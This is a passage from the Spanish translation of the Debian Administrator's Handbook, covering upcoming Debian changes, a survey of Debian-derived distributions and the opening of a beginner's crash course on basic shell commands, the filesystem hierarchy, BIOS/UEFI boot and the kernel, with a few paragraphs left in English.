Este importante cambio no está exento de problemas: **dpkg** tendrá que aprender sobre esos directorios con alias, pero al mantenedor de **dpkg** no le gusta la solución técnica implementada por Debian y no aún no ha realizado los cambios oportunos. Ya se ha solicitado, varias veces, la ayuda del comité técnico de Debian. Su última decisión se puede encontrar aquí:

→ <https://bugs.debian.org/cgi-bin/bugreport.cgi?bug=994388#110>

apt-key quedará obsoleto. La gestión de claves para los repositorios de terceros sólo debe depender de las claves que se encuentran en `/etc/apt/trusted.gpg.d` o configuradas a través de `Signed-By` como se describe en [Sección 6.6, “Comprobación de la autenticidad de un paquete”](#).

Para algunas tareas, la solución de software predeterminada cambiará. Por ejemplo: **plocate** podría ser un reemplazo más rápido y menor que **mlocate**. *systemd* continuará agregando nuevas funciones que ayuden a normalizar el proceso de arranque y la administración del sistema, permitiéndonos deshacernos de algún software en el sistema base.

Por supuesto, todas las principales suites de software tendrán un mejor lanzamiento. La última versión de los distintos escritorios traerá una mejor usabilidad y nuevas funciones.

El permiso predeterminado de los directorios de inicio será más restrictivo, permitiendo que solo el usuario acceda a sus archivos.

Continuarán los desarrollos ya comenzados: Mejorar la reproducibilidad y la seguridad del desarrollo, por ejemplo. Con el uso generalizado de la integración continua y el crecimiento del archivo (¡y de los paquetes más grandes!), las restricciones en las arquitecturas de lanzamiento serán más difíciles de cumplir y las arquitecturas se eliminarán.

16.2. El futuro de Debian

Además de estos desarrollos internos uno puede, siendo razonable, esperar que vean la luz nuevas distribuciones basadas en Debian ya que muchas herramientas continúan simplificando esta tarea. También comenzarán nuevos subproyectos especializados para aumentar el alcance de Debian en nuevos horizontes.

La comunidad de usuarios de Debian aumentará y nuevos colaboradores se unirán al proyecto... incluso, tal vez, ¡usted!

Existen debates recurrentes sobre cómo evoluciona el ecosistema del software, hacia las aplicaciones distribuidas dentro de contenedores, donde los paquetes Debian no tienen ningún valor añadido, o con gestores de paquetes específicos del lenguaje (por ejemplo **pip** para Python, **npm** para JavaScript, etc.), que están volviendo obsoletos **dpkg** y **apt**. Ante estas amenazas, estoy convencido de que los desarrolladores de Debian encontrarán la forma de abarcar estos cambios y de seguir dando valor a los usuarios.

A pesar de su edad y tamaño, Debian continúa creciendo en todas direcciones (a veces inesperadas). Los colaboradores hierven con ideas y el impulso aumenta con las discusiones en las listas de correo de desarrollo, aún cuando parezcan peleas de gallos. A veces se compara a Debian con un agujero negro, de tal densidad que atrae a cualquier nuevo proyecto de software.

Más allá de la aparente satisfacción de la mayoría de los usuarios de Debian, parece volverse más y más indiscutible una nueva tendencia: la gente (y las empresas) se percatan cada vez más de que colaborar, en lugar de trabajar por su cuenta en su rincón, lleva a mejores resultados para todos. El número de empresas que confían en Debian aumenta cada año.

El proyecto Debian, por lo tanto, no tiene miedo a la extinción...

16.3. El futuro de este libro

Nos gustaría que este libro evolucionara en el espíritu del software libre. Por lo tanto, agradecemos las contribuciones, comentarios, sugerencias y críticas. Diríjalos a Raphaël (<hertzog@debian.org>) o Roland (<rolando@debian.org>). Para recibir comentarios procesables, siéntase libre de abrir informes de errores contra el paquete Debian `debian-handbook`. El sitio web se utilizará para recopilar toda la información relevante para su evolución, y allí encontrará información de contribuir, en particular si desea traducir este libro para que esté disponible para un público aún mayor que el actual.

→ <https://debian-handbook.info/>

→ <https://bugs.debian.org/src:debian-handbook>

Intentamos integrar la mayoría de lo que nos enseñó nuestra experiencia con Debian para que cualquiera pueda utilizar esta distribución y aprovecharla al máximo lo más rápido posible. Esperamos que este libro contribuya a hacer Debian menos confuso y más popular, ¡damos la bienvenida a que lo publiciten!

Nos gustaría finalizar en un tono más personal. Escribir (y traducir) este libro se tomó un tiempo considerable de nuestra actividad profesional normal. Ya que ambos somos consultores independientes, cualquier nueva fuente de ingresos nos da la libertad de dedicar más tiempo a mejorar Debian; esperamos que este libro tenga éxito y contribuya a ello. Mientras tanto ¡puede contratarnos!

→ <https://www.freexian.com>

→ <https://www.gnurandal.com>

¡Hasta pronto!

Apéndice A. Distribuciones derivadas

Muchas distribuciones Linux son derivadas de Debian y reutilizan las herramientas de gestión de paquetes de Debian. Todas tienen sus propias características interesantes y es posible que una de ellas se adapte mejor a sus necesidades que la misma Debian.

A.1. Censo y cooperación

El Proyecto Debian reconoce plenamente la importancia de distribuciones derivadas y respalda activamente la colaboración entre todas las partes involucradas. Usualmente esto involucra integrar mejoras desarrolladas inicialmente por una distribución derivada de tal manera que cualquiera pueda beneficiarse y se reduzca el trabajo de mantenimiento a largo plazo.

Esto explica porqué se invita a las distribuciones derivadas a involucrarse en las discusiones en la lista de correo `debian-derivatives@lists.debian.org` y participar en el censo de derivados. Este censo tiene el objetivo de recolectar información sobre el trabajo que ocurre en un derivado para que los desarrolladores Debian oficiales puedan seguir más fácilmente el estado de sus paquetes en las variantes de Debian.

→ <https://wiki.debian.org/DerivativesFrontDesk>

→ <http://wiki.debian.org/Derivatives/Census>

Ahora describiremos brevemente las distribuciones derivadas más interesantes y populares.

A.2. Ubuntu

Ubuntu causó gran revuelo cuando llegó al escenario del software libre, y por buenas razones: Canonical Ltd., la empresa que creó esta distribución, comenzó contratando poco más de treinta desarrolladores Debian y publicando su objetivo a muy largo plazo de proveer una distribución para el público en general con una nueva versión dos veces al año. También se comprometieron a mantener cada versión un año y medio.

Estos objetivos necesariamente conllevaron una reducción en su alcance; Ubuntu se concentra en una menor cantidad de paquetes que Debian y está basada principalmente en el escritorio GNOME (aunque existen distribuciones derivadas de Ubuntu que incluyen otros entornos de escritorio). Todo es internacionalizado y está disponible en muchos idiomas.

So far, Ubuntu has managed to keep this release rhythm. They also publish *Long Term Support* (LTS) releases, with a 5-year maintenance promise. As of April 2021, the current LTS version is version 20.04, nicknamed Focal Fossa. The last non-LTS version is version 21.04, nicknamed Hirsute Hippo. Version numbers describe the release date: 21.04, for example, was released in April 2021.

***EN LA PRÁCTICA* el soporte que ofrece Ubuntu y la promesa de mantenimiento**

Canonical ha ajustado varias veces las reglas que controlan la longitud del período durante el que se mantiene una publicación dada. Canonical, como empresa, promete proveer actualizaciones de seguridad para todo el software disponible en las secciones `main` y `restricted` del compendio de Ubuntu durante 5 años para publicaciones LTS y por 9 meses para publicaciones que no lo sean. Los miembros del equipo MOTU (*dueños del universo*: «Masters Of The Universe») mantienen todos los demás paquetes (disponibles en `universe` y `multiverse`) según el mejor esfuerzo posible. Prepárese para gestionar el soporte de seguridad por su cuenta si depende de paquetes en estas últimas secciones.

Ubuntu llegó a una amplia audiencia en el público general. Millones de usuarios se impresionaron por su facilidad de instalación y el trabajo que se

realizó en hacer que el escritorio sea más sencillo de utilizar.

Solía haber una relación tensa entre Ubuntu y Debian; Los desarrolladores de Debian, que pusieron grandes esperanzas en que Ubuntu colaborase directamente con Debian, quedaron defraudados por la diferencia del marketing de Canonical, el cual daba a entender que en Ubuntu se encontraban los buenos ciudadanos del mundo del Software Libre, y la realidad era que simplemente publicaban los cambios que hacían sobre los paquetes de Debian. Las cosas han ido a mejor a lo largo de los años, y Ubuntu ha generalizado la práctica de redirigir los parches al sitio más apropiado (aunque esto solo se aplique al software externo que empaquetan y no al específico de Ubuntu, tales como Mir o Unity).

→ <https://www.ubuntu.com/>

A.3. Linux Mint

Linux Mint es una distribución (parcialmente) mantenida por la comunidad, respaldada con donaciones y publicidad. Su producto estrella está basado en Ubuntu, pero también tienen una variante «Linux Mint Debian Edition» que se basa en Debian Stable con algunos backports. LMDE está disponible para 32 y 64 bits.

En ambos casos, la instalación inicial implica arrancar con un DVD o un dispositivo USB live.

La distribución intenta simplificar el acceso a tecnologías avanzadas y provee interfaces gráficas específicas sobre el software usual. Por ejemplo, Linux Mint está basado en Cinnamon en vez de GNOME por defecto (pero también incluye MATE así como también Xfce) provee un sistema de menús diferente; de forma similar, la interfaz de gestión de paquetes, aunque basada en APT, provee una interfaz específica con una evaluación del riesgo en cada actualización de un paquete.

Linux Mint incluye una gran cantidad de software privativo para mejorar la experiencia de los usuarios que lo puedan necesitar. Por ejemplo: Adobe Flash y «codecs» multimedia.

→ <https://linuxmint.com/>

A.4. Knoppix

La distribución Knoppix apenas necesita introducción. Fue la primera distribución popular que proporcionó un *live CD* (o también “CD autónomo”); en otras palabras, un CD-ROM de arranque que ejecuta un sistema Linux sin necesidad de disco duro – cualquier sistema ya instalado en la máquina permanecerá intacto. La detección automática de los dispositivos disponibles permite que esta distribución funcione en la mayoría de configuraciones de hardware. El CD-ROM incluye casi 1 GB de software (comprimido), y la versión de DVD-ROM tiene unas 4.5 GB.

La combinación de este CD-ROM y una llave USB le permite llevar sus archivos a todos lados y trabajar en cualquier equipo sin dejar rastros — recuerde que la distribución no utiliza el disco duro en absoluto. Knoppix utiliza LXDE (un escritorio gráfico liviano) por defecto, pero la versión en DVD incluye también GNOME y Plasma. Muchas otras distribuciones proveen otras combinaciones de escritorios y software. Esto es posible, en parte, gracias al paquete Debian live-build que hace relativamente sencillo crear un liveCD.

→ <https://live-team.pages.debian.net/live-manual/>

Sepa que Knoppix también proporciona un instalador: puede primero probar la distribución como live CD y luego instalarla en un disco duro para obtener mejor rendimiento.

→ <https://www.knopper.net/knoppix/index-en.html>

A.5. Aptosid y Siduction

Esta distribución basada en la comunidad sigue los cambios de Debian Sid (Unstable) — de allí su nombre. Las modificaciones tienen un alcance limitado: el objetivo es proporcionar el software más reciente y actualizar los controladores para el hardware más reciente, al mismo tiempo que permite a los usuarios volver a la distribución oficial de Debian en cualquier momento. Aptosid era conocido anteriormente como Sidux, y Siduction es un fork más reciente de Aptosid.

→ <http://aptosid.com>

→ <https://siduction.org>

A.6. Grml

Grml es un liveCD con muchas herramientas para administradores de sistemas que tienen que ver con la instalación, despliegue y rescate de sistemas. Se provee el liveCD en dos versiones, `full` («completo») y `small` («pequeño»), ambas disponibles para equipos de 32 y 64 bits. Obviamente, la diferencia entre estas versiones es la cantidad de software incluido y el tamaño del resultado.

→ <https://grml.org>

A.7. Tails

Tails OS (The Amnesic Incognito Live System, la Distro Live de incógnito y amnésico) pretende ofrecer una distro Live que sea anónima y privada. Se cuida de no dejar ningún rastro en el ordenador donde se ejecuta y usa la red Tor para conectarse a internet de la forma lo más anónima posible.

→ <https://tails.boum.org>

A.8. Kali Linux

Kali Linux es una distribución derivada de Debian especializada en pruebas de penetración («pentesting» para acortar). Provee software para auditar la seguridad de una red o el equipo en el que se ejecuta, y analiza los resultados después del ataque (lo que es conocido como «informática forense»).

→ <https://kali.org>

A.9. Devuan

Devuan es un fork de Debian: empezó en 2014 como la reacción a la decisión tomada por Debian de cambiar a **systemd** como sistema de inicio por defecto. Un grupo de usuarios vinculados a **sysv** y contrarios a los inconvenientes que proporciona **systemd** comenzaron Devuan con el objetivo de mantener un sistema libre de **systemd**.

→ <https://devuan.org>

A.10. DoudouLinux

El objetivo de DoudouLinux son los niños (desde los 2 años de edad). Para conseguir este objetivo, proporciona una interfaz gráfica muy modificada (basada en LXDE) y contiene muchos juegos y aplicaciones educativas. El acceso a Internet está filtrado para evitar que los niños accedan a sitios web problemáticos. Y la publicidad se encuentra bloqueada. El objetivo es que los padres puedan dejar tranquilamente que sus hijos utilicen el equipo una vez que inició DoudouLinux. Y los niños deberían estar encantados con DoudouLinux de la misma forma en que disfrutaban consolas de videojuegos. Desafortunadamente, esta distribución no tenido ninguna actividad en su desarrollo en los últimos años.

→ <https://doudoulinux.org>

A.11. Raspbian

Raspbian es una reconstrucción de Debian optimizada para la popular (y barata) familia Raspberry Pi de ordenadores en placa («single-board computers»). Sin embargo, la reciente publicación de Raspbian para la arquitectura arm64 ya no es una recompilación. En lugar de eso, es una Debian Bullseye intacta. El proyecto simplemente añade algunos paquetes adicionales, especialmente un núcleo a medida, para poder hacer funcionar el hardware.

→ <https://raspbian.org>

Debian también proporciona imágenes propias para varios dispositivos Raspberry Pi.

→ <https://raspi.debian.net/>

A.12. PureOS

PureOS es una distribución basada en Debian centrada en la privacidad, la facilidad y la seguridad. Sigue las [Pautas para distribuciones de sistema libre \(GNU FSDG\)](#), utilizada por la FSF para calificar una distribución como libre. La empresa de propósito social Purism guía su desarrollo.

→ <https://pureos.net/>

A.13. SteamOS

SteamOS es una distribución basada en Debian orientada a los juegos desarrollada por Valve Corporation. Es usada en la Steam Machine, una línea de computadoras para juegos. Sin embargo, la próxima versión 3.0 utilizará Arch Linux como plataforma.

→ <https://store.steampowered.com/steamos/>

A.14. Y muchas más

El sitio web Distrowatch hace referencia a una inmensa cantidad de distribuciones Linux, muchas de las cuales están basadas en Debian. Navegar este sitio es una excelente forma de adentrarse en la diversidad del mundo del software libre.

→ <https://distrowatch.com>

El formulario de búsqueda puede ayudar a rastrear una distribución según su linaje. En abril de 2021, ¡seleccionar Debian llevaba a 154 distribuciones activas!

→ <https://distrowatch.com/search.php>

Apéndice B. Curso breve de emergencia

Si bien este libro está apuntado principalmente a administradores y «usuarios avanzados», no deseamos excluir a novatos motivados. Por lo tanto, este apéndice será un curso acelerado que describe los conceptos fundamentales involucrados en el manejo de un equipo Unix.

B.1. Consola y órdenes básicas

En el mundo Unix, todo administrador debe utilizar la línea de órdenes tarde o temprano; por ejemplo, cuando el sistema no inicia adecuadamente y sólo provee la consola de modo de rescate. Poder manejar tal interfaz es, por lo tanto, una habilidad de supervivencia básica para dichas circunstancias.

VISTA RÁPIDA Inicio del intérprete de órdenes

A command-line environment can be run from the graphical desktop, by an application known as a “terminal”. In GNOME, you can start it from the “Activities” overview (that you get when you move the mouse in the top-left corner of the screen) by typing the first letters of the application name. In Plasma (and many other desktop variants), you will find it in the applications menu Applications → System menu.

Esta sección sólo provee una mirada rápida de las órdenes. Todas tienen muchas opciones que no describimos, así que le remitimos a la abundante documentación de las que dispone en sus respectivas páginas de manual.

B.1.1. Navegación del árbol de directorios y gestión de archivos

Una vez que abrió una sesión, el programa **pwd** (que significa *imprimir directorio de trabajo*: «print working directory») mostrará la ubicación actual en el sistema de archivos. Puede cambiar el directorio actual ejecutando **cd directorio** (**cd** significa *cambiar directorio*: «change directory»). El directorio padre siempre se llama **..** (dos puntos), mientras que también se conoce al directorio actual como **.** (un punto). El programa **ls** permite *enumerar* («listing») el contenido de un directorio. Si no le provee ningún parámetro, operará en el directorio actual.

```
$ pwd
/home/rhertzog
$ cd Desktop
$ pwd
/home/rhertzog/Desktop
$ cd .
$ pwd
/home/rhertzog/Desktop
$ cd ..
$ pwd
/home/rhertzog
$ ls
Escritorio      Descargas  Imágenes  Plantillas
Documentos     Música     Público   Vídeos
```

Puede crear un directorio nuevo con **mkdir directorio** y puede eliminar un directorio existente (y vacío) con **rmdir directorio**. El programa **mv** permite *mover* («move») y/o cambiar el nombre de archivos y directorios; *eliminará* («remove») un archivo con **rm archivo**.

```
$ mkdir test
$ ls
Escritorio      Descargas  Imágenes  Plantillas  Vídeos
Documentos     Música     Público   test
$ mv test new
$ ls
Escritorios     Descargas  Nuevo      Público     Vídeos
Documentos     Música     Imágenes  Plantillas
$ rmdir new
$ ls
Escritorio      Descargas  Imágenes  Plantillas  Vídeos
Documentos     Música     Público
```

B.1.2. Visualización y modificación de archivos de texto

Si ejecuta **cat** *archivo* (*concatena* — «concatenate» — archivos a su salida estándar del dispositivo) éste leerá el archivo y mostrará sus contenidos en la terminal. Si el archivo es demasiado grande para entrar en una pantalla, utilice un paginador como **less** (o **more**) para mostrarlo página por página.

El programa **editor** inicia un editor de texto (como **vi** o **nano**) y permite crear, modificar y leer archivos de texto. A veces puede crear los archivos más simples directamente desde el intérprete utilizando redirección: **echo** "*texto*" >*archivo* creará un archivo llamado *archivo* con «*texto*» como su contenido. También es posible agregar una línea al final de este archivo si ejecuta algo como **echo** "*moretext*" >> *archivo*. Note el >> en este ejemplo.

B.1.3. Búsqueda de y en archivos

Si ejecuta **find** *directorio* *criterio*, buscará archivos en la jerarquía dentro de *directorio* según varios criterios. El criterio utilizado más frecuentemente es `-name nombre`: permite buscar un archivo según su nombre.

Si ejecuta **grep** *expresión* *archivos* busca en el contenido de los archivos y extrae las líneas que coinciden con la expresión regular (revise el recuadro [VOLVER A LOS CIMIENTOS Expresiones regulares](#)). Agregar la opción `-r` activa una búsqueda recursiva en todos los archivos que contenga el directorio que pasó como parámetro. Esto permite buscar en un archivo del que sólo conoce parte de su contenido.

B.1.4. Gestión de proceso

Si ejecuta **ps aux**, obtendrá una enumeración de los procesos actualmente en ejecución y le ayudará a identificarlos mostrando su *pid* (id de proceso: «process id»). Una vez que sabe el *pid* de un proceso, puede ejecutar **kill** -

señal pid para enviarle una señal (siempre que sea el dueño del proceso). Existen varias señales, las más utilizadas son `TERM` (pedido de terminación de forma ordenada) y `KILL` (finalización forzada).

El intérprete de órdenes también puede ejecutar programas en segundo plano si la orden finaliza con «&». Cuando utiliza el símbolo «et», el usuario recupera el control de la consola inmediatamente aún cuando la orden continúa en ejecución (escondido del usuario como un proceso en segundo plano). El programa **jobs** («trabajos») enumerará los procesos ejecutándose en segundo plano; si ejecuta **fg %*número-de-trabajo*** (por *primer plano*: «foreground») recuperará en primer plano una orden. Cuando un programa esté ejecutándose en primer plano (ya sea porque se lo inició de esa forma o porque se lo recuperó desde segundo plano con **fg**) puede pausar el proceso y obtener el control de la línea de órdenes con la combinación de teclas **Control+Z**. Luego puede continuar el proceso en segundo plano con **bg %*número-de-trabajo*** (por «segundo plano»: «background»).

B.1.5. Información de sistema: memoria, espacio en disco, identidad

El programa **free** («libre») muestra información sobre la memoria; **df** (*libre en disco*: «disk free») reporta el espacio en disco disponible para cada uno de los discos montados en el sistema de archivos. Ambos poseen la opción `-h` (*legible por humanos*: «human readable») convierte los tamaños en unidades más legibles (frecuentemente mebibytes o gibibytes). De forma similar, el programa **free** soporta las opciones `-m` y `-g` con las que mostrará, respectivamente, los datos en mebibytes o gibibytes.

```
$ free
```

	total	used	free	shared
buff/cache	available			
Mem:	16279260	5910248	523432	871036
9845580	9128964			
Swap:	16601084	240640	16360444	

```
$ df
```

Filesystem	1K-blocks	Used	Available	Use%
Mounted on				

udev	8108516	0	8108516	0%
/dev				
tmpfs	1627928	161800	1466128	10%
/run				
/dev/mapper/vg_main-root	466644576	451332520	12919912	98% /
tmpfs	8139628	146796	7992832	2%
/dev/shm				
tmpfs	5120	4	5116	1%
/run/lock				
tmpfs	8139628	0	8139628	0%
/sys/fs/cgroup				
/dev/sda1	523248	1676	521572	1%
/boot/efi				
tmpfs	1627924	88	1627836	1%
/run/user/1000				

El programa **id** muestra la identidad del usuario ejecutando la sesión junto con la lista de grupos a los que pertenece. Debido a que el acceso a algunos archivos o dispositivos puede estar limitados a miembros de ciertos grupos, puede ser útil verificar a qué grupos se pertenece.

```
$ id
uid=1000(rhertzog) gid=1000(rhertzog)
groups=1000(rhertzog),24(cdrom),25(floppy),27(sudo),29(audio),30(dip),44(video),46(plugdev),108(netdev),109(bluetooth),115(scanner)
```

B.2. Organización de la jerarquía del sistema de archivos

B.2.1. El directorio raíz

Un sistema Debian está organizado según el *estándar de jerarquía de archivos* (FHS: «File System Hierarchy Standard»). Este estándar define el propósito de cada directorio. Por ejemplo, se describen los directorios de primer nivel como sigue:

- `/bin/`: programas básicos;
- `/boot/`: núcleo Linux y otros archivos necesarios para las primeras etapas del proceso de arranque;
- `/dev/`: archivos de dispositivo;
- `/etc/`: archivos de configuración;
- `/home/`: archivos personales de los usuarios;
- `/lib/`: bibliotecas básicas;
- `/media/*`: puntos de montaje para dispositivos removibles (CD-ROM, llaves USB, etc.);
- `/mnt/`: punto de montaje temporal;
- `/opt/`: aplicaciones adicionales provistas por terceros;
- `/root/`: archivos personales del administrador (root);
- `/run/`: datos volátiles en tiempo de ejecución que no persisten entre reinicios;
- `/sbin/`: programas de sistema;
- `/srv/`: datos utilizados por los servidores en este sistema;
- `/tmp/`; archivos temporales; generalmente se vacía este directorio durante el arranque;
- `/usr/`: aplicaciones; este directorio está subdividido en `bin`, `sbin`, `lib` (según la misma lógica que el directorio raíz). Lo que es más, `/usr/share/` contiene datos independientes de la arquitectura. El objetivo de `/usr/local/` es para que el administrador instale

aplicaciones manualmente sin sobrescribir archivos administrados por el sistema de paquetes (**dpkg**).

- `/var/`: datos variables administrados por demonios. Esto incluye archivos de registro, colas, cachés, etc.
- `/proc/` y `/sys/` son específicos del núcleo Linux (y no son parte del FHS). El núcleo los utiliza para exportar datos a espacio de usuario. (vea [Sección B.3.4, “El espacio de usuario”](#) y [Sección B.5, “El espacio de usuario”](#) para explicaciones acerca de este concepto).

Tenga en cuenta que muchas distribuciones modernas, incluido Debian, incorporan `/bin`, `/sbin` y `/lib` como enlaces simbólicos a los directorios correspondientes por debajo de `/usr` para que todos los programas y bibliotecas estén disponibles en un solo árbol. Facilita la protección de la integridad de los archivos del sistema y el uso compartido de esos archivos del sistema entre varios contenedores, etc.

B.2.2. El directorio personal de los usuarios

El contenido del directorio personal de un usuario no está estandarizado, pero sí existen algunas convenciones notables. Una de ellas es que usualmente se refiere al directorio personal de un usuario con una virgulilla («~»). Es útil saberlo ya que los intérpretes de órdenes reemplazan una virgulilla automáticamente con el directorio correcto (generalmente `/home/usuario/`).

Tradicionalmente, las aplicaciones almacenan sus archivos de configuración en el directorio personal del usuario, pero sus nombres generalmente comienzan con un punto (por ejemplo, el cliente de correo **mutt** almacena su configuración el `~/.muttrc`). Tenga en cuenta que los nombres de archivos que comienzan con un punto están escondidos de forma predeterminada; sólo serán enumerados por **ls** cuando utilice la opción `-a` y por los gestores gráficos de archivos cuando les indique que muestren archivos ocultos.

Algunos programas también utilizan varios archivos para la configuración organizados en un directorio (por ejemplo, `~/.ssh/`). Algunas aplicaciones también utilizan su directorio para almacenar una caché para los datos

descargados. Esto significa que esos directorios pueden acabar ocupando mucho espacio en el disco.

Estos archivos para la configuración almacenados directamente en el directorio personal del usuario, a menudo denominados colectivamente *dotfiles*, han proliferado durante mucho tiempo hasta el punto de que estos directorios pueden estar bastante abarrotados de ellos. Afortunadamente, un esfuerzo liderado colectivamente en FreeDesktop.org ha dado como resultado la "Especificación del Directorio Base XDG", una convención que pretende limpiar estos archivos y directorios. Esta especificación establece que los archivos de configuración deben almacenarse en `~/.config/`, los archivos de caché en `~/.cache/`, y los archivos con los datos de la aplicación en `~/.local/` (o en otros subdirectorios similares). Esta convención está ganando adeptos poco a poco, y varias aplicaciones (especialmente gráficas) han empezado a seguirla.

Los escritorios gráficos generalmente muestran en el escritorio (es decir, lo que se ve cuando se cierran o minimizan todas las aplicaciones) el contenido del directorio `~/Desktop/` (o el término apropiado si el sistema está configurado en otro idioma distinto al inglés).

Finalmente, el sistema de correo a veces almacena sus correos entrantes en un directorio `~/Mail/`.

B.3. Funcionamiento interno de un equipo: las diferentes capas involucradas

Generalmente se considera a un equipo como algo bastante abstracto, y la interfaz visible al exterior es mucho más simple que su complejidad interna. Esta complejidad proviene, en parte, de la cantidad de partes involucradas. Sin embargo, podemos visualizar estas piezas en capas, donde cada capa sólo interactúa con aquellas inmediatamente sobre y bajo ella.

Un usuario final puede vivir sin saber estos detalles... siempre que todo funcione. Cuando nos enfrentamos con un problema como «¡Internet no anda!», lo primero que debemos hacer es identificar en qué capa se origina el problema. ¿Está funcionando la tarjeta de red (hardware)? ¿Es reconocida por el equipo? ¿El núcleo Linux la ve? ¿Los parámetros de red configurados son correctos? Todas estas preguntas aíslan una capa apropiada y se enfocan en una fuente potencial del problema.

B.3.1. La capa más profunda: el hardware

Comencemos recordando básicamente que una máquina es, primero y principal, un conjunto de elementos de hardware. Generalmente tendrá una placa principal (conocida como *placa base*: «motherboard») con uno (o más) procesadores, algo de RAM, controladores de dispositivos y puertos de extensión para placas opcionales (para otros controladores de dispositivos). Los más notables entre estos controladores son IDE (ATA paralelo), SCSI y ATA Serial para conectar dispositivos de almacenamiento como discos duros. Entre otros controladores encontraremos a USB, que es capaz de albergar una gran variedad de dispositivos (desde cámaras web a termómetros, desde teclados a sistemas de automatización hogareña) y IEEE 1394 (Firewire). Estos controladores frecuentemente permiten conectar varios dispositivos por lo que se conoce al subsistema completo

gestionado por un controlador como «canal» («bus»). Las placas opcionales incluyen tarjetas gráficas (en las que conectará pantallas y monitores), tarjetas de sonido, tarjetas de interfaz de red, etc. Algunas placas principales son prefabricadas con estas funcionalidades y no necesitan placas opcionales.

***EN LA PRÁCTICA* Revisión del funcionamiento del hardware**

Puede ser complicado revisar que una porción de hardware funciona. Por el otro lado, probar que no funciona a veces es muy simple.

Un disco duro está hecho de platos giratorios y cabezas magnéticas móviles. Cuando se enciende un disco duro, el motor de las placas genera un zumbido característico. También disipa energía en forma de calor. Por lo tanto, un disco duro que se mantiene frío y silencioso al encender está roto.

Las tarjetas de red frecuentemente incluyen LEDs que muestran el estado del enlace. Si tiene un cable conectado que lleva a un switch o hub de red funcional, al menos un LED estará encendido. Si ningún LED enciende, la tarjeta en sí, el dispositivo de red o el cable entre ellos tiene una falla. El siguiente paso, obviamente, es probar cada componente de forma individual.

Algunas placas opcionales — especialmente las tarjetas de video 3D — incluyen dispositivos de enfriamiento como disipadores de calor y/o ventiladores. Si el ventilador no gira aún cuando se enciende la tarjeta, una explicación posible es el sobrecalentamiento de la tarjeta. Esto también es aplicable a el o los procesadores principales ubicados en la placa principal.

B.3.2. El iniciador: el BIOS o UEFI

El hardware, por sí mismo, no es capaz de realizar tareas útiles sin un software asociado que lo maneje. El propósito de los sistemas operativos y las aplicaciones es controlar e interactuar con el hardware. Éstos, sin embargo, necesitan hardware funcional para ejecutar.

Esta simbiosis entre hardware y software no ocurre por sí sola. Cuando el ordenador se enciende por primera vez, se requiere cierta configuración inicial. Esta función la asume el BIOS o UEFI, una pieza de software integrada en la placa principal que se ejecuta automáticamente al encenderse. Su tarea principal es buscar el software al que pueda ceder el control. Por lo general, como habrás aprendido en [Sección 9.1, “Arranque del sistema”](#), en el caso de la BIOS, esto implica buscar el primer disco duro con un sector de arranque (también conocido como sector de

arranque). *Registro de arranque principal MBR*), cargando ese sector de arranque y ejecutándolo. A partir de ese momento, la BIOS no suele intervenir (hasta el siguiente arranque). En el caso de UEFI, el proceso implica escanear los discos para encontrar una partición EFI dedicada que contenga más aplicaciones EFI para ejecutar.

HERRAMIENTA «Setup», la herramienta de configuración del BIOS/UEFI

La BIOS/UEFI también contiene un software llamado Setup, diseñado para permitir configurar aspectos del ordenador. En particular, permite elegir el dispositivo de arranque preferido (por ejemplo, puedes seleccionar una memoria USB o una unidad de CD-ROM en lugar del disco duro predeterminado), configurar el reloj del sistema, etc. Para iniciar la instalación, normalmente hay que pulsar una tecla poco después de encender el ordenador. Esta tecla suele ser **Del** o **Esc**, a veces **F2**, **F5**, **F8**, o **F10**. La mayoría de las veces, la elección aparece en pantalla durante el arranque. Si no es así, lo mejor es que consultes el manual de tu placa base o de tu ordenador.

El sector de arranque (o la partición EFI), por su parte, contiene otro software pequeño llamado el gestor de arranque, cuyo propósito es encontrar y ejecutar un sistema operativo. Debido a que dicho gestor de arranque no está embebido en la placa principal sino que se lo carga desde el disco, puede ser más inteligente que el BIOS, lo que explica porqué el BIOS no carga el sistema operativo por su cuenta. Por ejemplo, el gestor de arranque (frecuentemente GRUB en los sistemas Linux) puede enumerar los sistemas operativos disponibles y pedirle al usuario que elija uno. Usualmente, provee un tiempo de espera y una opción predeterminada. A veces el usuario también puede decidir agregar parámetros que pasarle al núcleo, etc. Eventualmente, se encuentra el núcleo, se lo carga en memoria y se lo ejecuta.

NOTE UEFI, un reemplazo moderno a la BIOS

BIOS (which stands for Basic Input/Output System) is a software that is included in the motherboard - the electronic board connecting all peripherals - and executed when the computer is booted, in order to load an operating system (via an adapted bootloader). It stays in the background to provide an interface between the hardware and the software (in our case, the Linux kernel).

In 2005/2006 its successor, the UEFI (Unified Extensible Firmware Interface) specification, has been published. This specification defines an interface that has the same purpose as the BIOS, but tries to provide more usability, extensibility, and flexibility, a graphical user interface, and

true 64bit support. And it got rid of some of the limitations of BIOS booting: with the usage of a dedicated partition, the bootloaders no longer need special tricks to fit in a tiny *master boot record* and then discover the kernel to boot. Even better, with a suitably built Linux kernel, UEFI can directly boot the kernel without any intermediary bootloader. UEFI is also the basic foundation used to deliver *Secure Boot*, a technology ensuring that you run only software validated by your operating system vendor.

Nowadays, most new computers will boot in UEFI mode by default, but usually they also support BIOS booting alongside for backwards compatibility with operating systems that are not ready to exploit UEFI. This is called the *Compatibility Support Mode/Module* (CSM). But, several manufacturers have either announced to cease support for the legacy BIOS mode in their UEFI implementation, or they already did. This transition, however, has not been without discussion nor without criticism.

El BIOS/UEFI también está a cargo de detectar e inicializar algunos dispositivos. Obviamente, esto incluye los dispositivos IDE/SATA (generalmente discos duros y dispositivos CD-ROM), pero también dispositivos PCI. Normalmente, se enumeran en pantalla los dispositivos detectados durante el proceso de arranque. Si la lista pasa demasiado rápido, utilice la tecla **Pause** para congelarla el tiempo suficiente para leerla. Si faltan dispositivos PCI instalados, es un mal augurio. En el peor de los casos el dispositivo tiene una falla. En el mejor de los casos, simplemente es incompatible con la versión del BIOS o la placa principal. Las especificaciones PCI evolucionan y no se garantiza que las placas principales antiguas sean compatibles con dispositivos PCI más nuevos.

B.3.3. El núcleo

Tanto el BIOS/UEFI como el gestor de arranque sólo ejecutan por unos segundos cada uno; ahora llegamos al primer software que ejecuta por más tiempo: el núcleo del sistema operativo. Este núcleo asume el rol del director en una orquesta y asegura la coordinación entre el hardware y el software. Este papel involucra varias tareas que incluyen: administrar el hardware, gestionar procesos, usuarios y permisos, el sistema de archivos, etc. El núcleo provee una base común a todos los otros programas en el sistema.

B.3.4. El espacio de usuario

